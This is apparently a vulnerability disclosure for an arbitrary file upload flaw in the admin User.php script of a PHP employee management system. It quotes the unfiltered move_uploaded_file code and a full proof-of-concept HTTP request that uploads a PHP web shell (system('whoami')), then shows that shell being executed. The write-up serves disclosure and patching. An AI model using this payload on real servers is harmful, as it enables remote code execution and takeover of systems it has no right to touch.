
The Best employee management system in php - There is a file upload vulnerability in admin/Operation/User.php

environment

https://www.sourcecodester.com/php/17689/best-employee-management-system-php.html

file upload

In `admin/Operation/User.php`, it is found that `move_uploaded_file($_FILES["website_image"]["tmp_name"], $image)` has no filtering and can upload any file arbitrarily.




```php
<?php
error_reporting( error_level: 0);
session_start();
if (isset($_SESSION['logged']) && $_SESSION['logged'] == "1" && $_SESSION['role'] == "admin") {
  require_once('../../assets/constants/config.php');

  try {
    $conn = new PDO( dsn: "mysql:host=$servername;dbname=$dbname", $username, $password);
    $conn->setAttribute( attribute: PDO::ATTR_ERRMODE,  value: PDO::ERRMODE_EXCEPTION);

    if (isset($_POST['btn_save'])) {
      $target_dir = "../../assets/uploadImage/Candidate/";
      $website_logo = basename($_FILES["website_image"]["name"]);
      if ($_FILES["website_image"]["tmp_name"] != '') {
        $image = $target_dir . basename($_FILES["website_image"]["name"]);
        echo $image;
        if (move_uploaded_file($_FILES["website_image"]["tmp_name"], $image)) {

          @unlink( filename: "../../assets/uploadImage/Candidate/" . $_POST['old_website_image']);
        } else {
          echo "Sorry, there was an error uploading your file.";
        }
      } else {
```

Log in to the background and access the following data packet. Replace the Cookie with the one after logging in.

payload

HTTP


```
POST /admin/Operation/User.php HTTP/1.1
Host: 10.211.55.4:8888
Content-Length: 311
Cache-Control: max-age=0
Accept-Language: zh-CN,zh;q=0.9
Upgrade-Insecure-Requests: 1
Origin: null
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryP3KHdn6lBKTxSBWO
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=uragov0u7b81v5us8s6vqgif40
Connection: keep-alive

------WebKitFormBoundaryP3KHdn6lBKTxSBWO
Content-Disposition: form-data; name="btn_save"

1
------WebKitFormBoundaryP3KHdn6lBKTxSBWO
Content-Disposition: form-data; name="website_image"; filename="11111.php"
Content-Type: image/png

<?php system('whoami')?>
------WebKitFormBoundaryP3KHdn6lBKTxSBWO--

```



```
POST /admin/Operation/User.php HTTP/1.1
Host: 10.211.55.4:8888
Content-Length: 311
Cache-Control: max-age=0
Accept-Language: zh-CN,zh;q=0.9
Upgrade-Insecure-Requests: 1
Origin: null
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryP3KHdn6lBKTxSBWO
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=uragov0u7b81v5us8s6vqgif40
Connection: keep-alive

------WebKitFormBoundaryP3KHdn6lBKTxSBWO
Content-Disposition: form-data; name="btn_save"

1
------WebKitFormBoundaryP3KHdn6lBKTxSBWO
Content-Disposition: form-data; name="website_image"; filename="11111.php"
Content-Type: image/png

<?php system('whoami')?>
------WebKitFormBoundaryP3KHdn6lBKTxSBWO--

```

```
HTTP/1.1 200 OK
Host: 10.211.55.4:8888
Date: Mon, 04 Nov 2024 16:40:55 +0800
Connection: close
X-Powered-By: PHP/7.3.4
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-type: text/html; charset=UTF-8

<link rel="stylesheet" href="popup_style.css">


Connection failed: SQLSTATE[HY000]: General error: 1366 Incorrect integer
value: '' for column 'role_id' at row 1
```

Access /assets/uploadImage/Candidate/11111.php



10.211.55.4:8888/assets/uploadImage/Candidate/11111.php

```
jc544f\jc
```